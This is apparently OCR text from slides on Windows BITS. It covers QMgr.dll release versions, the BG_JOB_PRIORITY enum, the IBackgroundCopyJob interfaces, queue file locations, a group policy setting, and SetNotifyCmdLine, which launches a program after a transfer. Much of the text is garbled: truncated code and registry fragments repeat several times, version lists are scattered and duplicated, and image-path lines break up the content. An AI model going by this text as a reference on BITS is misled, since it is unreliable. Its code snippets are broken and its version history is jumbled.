ITY_FOREGROUND,
ITY_HIGH,
ITY_NORMAL,
ITY_LOW
ITY;
```

```
p Policy)
rosoft\BITS
```

QMgr.dll

1.0

VER 6.0.xxxx...

```
{
ITY_FOREGROUND,
ITY_HIGH,
ITY_NORMAL,
ITY_LOW
ITY;
```

```
p Policy)
rosoft\BITS
```

QMgr.dll

1.0


VER 6.0.xxxx...

1.2

VER 6.2.xxxx...

```
{
ITY_FOREGROUND,
ITY_HIGH,
ITY_NORMAL,
ITY_LOW
ITY;
```

```
p Policy)
rosoft\BITS
{
ITY_FOREGROUND,
ITY_HIGH,
ITY_NORMAL,
ITY_LOW
ITY;
```



```
p Policy)
rosoft\BITS
{
ITY_FOREGROUND,
ITY_HIGH,
ITY_NORMAL,
ITY_LOW
ITY;
```

```
HRESULT IBackgroundCopyJob2::
SetNotifyCmdLine(
    LPCWSTR pProgram,
    LPCWSTR pParameters
);
```

Upon BG_JOB_STATE_TRANSFERRED, BITS will execute pProgram via CreateProcessAsUserW(...) (it also executes on error)

Release history

JobInactivityTimeout (Group Policy)
HKLM\Software\Policies\Microsoft\BITS

QMgr.dll

1.0 — VER 6.0.xxxx...

1.2 — VER 6.2.xxxx...

1.5 — VER 6.5.xxxx...

Microsoft Windows XP

- Prioritized
- Throttled
- Asynchronous

downloads

```
typedef enum  {
  BG_JOB_PRIORITY_FOREGROUND,
  BG_JOB_PRIORITY_HIGH,
  BG_JOB_PRIORITY_NORMAL,
  BG_JOB_PRIORITY_LOW
} BG_JOB_PRIORITY;
```

IBackgroundCopyJob interface

Queue Manager *.dat files in
C:\%ALLUSERSPROFILE%\Microsoft\Network\Downloader

1.0

1.2 XP SP1

1.5


- Uploads
- Upload-reply
- Explicit credentials


Microsoft Windows Server 2003

IBackgroundCopyJob2 interface

```
HRESULT IBackgroundCopyJob2::
SetNotifyCmdLine(
   LPCWSTR pProgram,
   LPCWSTR pParameters
);
```

Upon BG_JOB_STATE_TRANSFERRED, BITS will execute pProgram via CreateProcessAsUserW(...) (it also executes on error)



Release history
1.0
1.2
1.5
2.0
2.5
3.0
4.0
5.0
10.0


2.0
2.5

Release history

QMgr.dll


2.0


• XP SP2
• 2003 SP1
2.0

- XP SP2
- 2003 SP1


- Concurrent foreground downloads
- SMB/prefix paths for remote names
- Download ranges of a file
- Limit client bandwidth usage

IBackgroundCopyJob3 `interface`

2.0

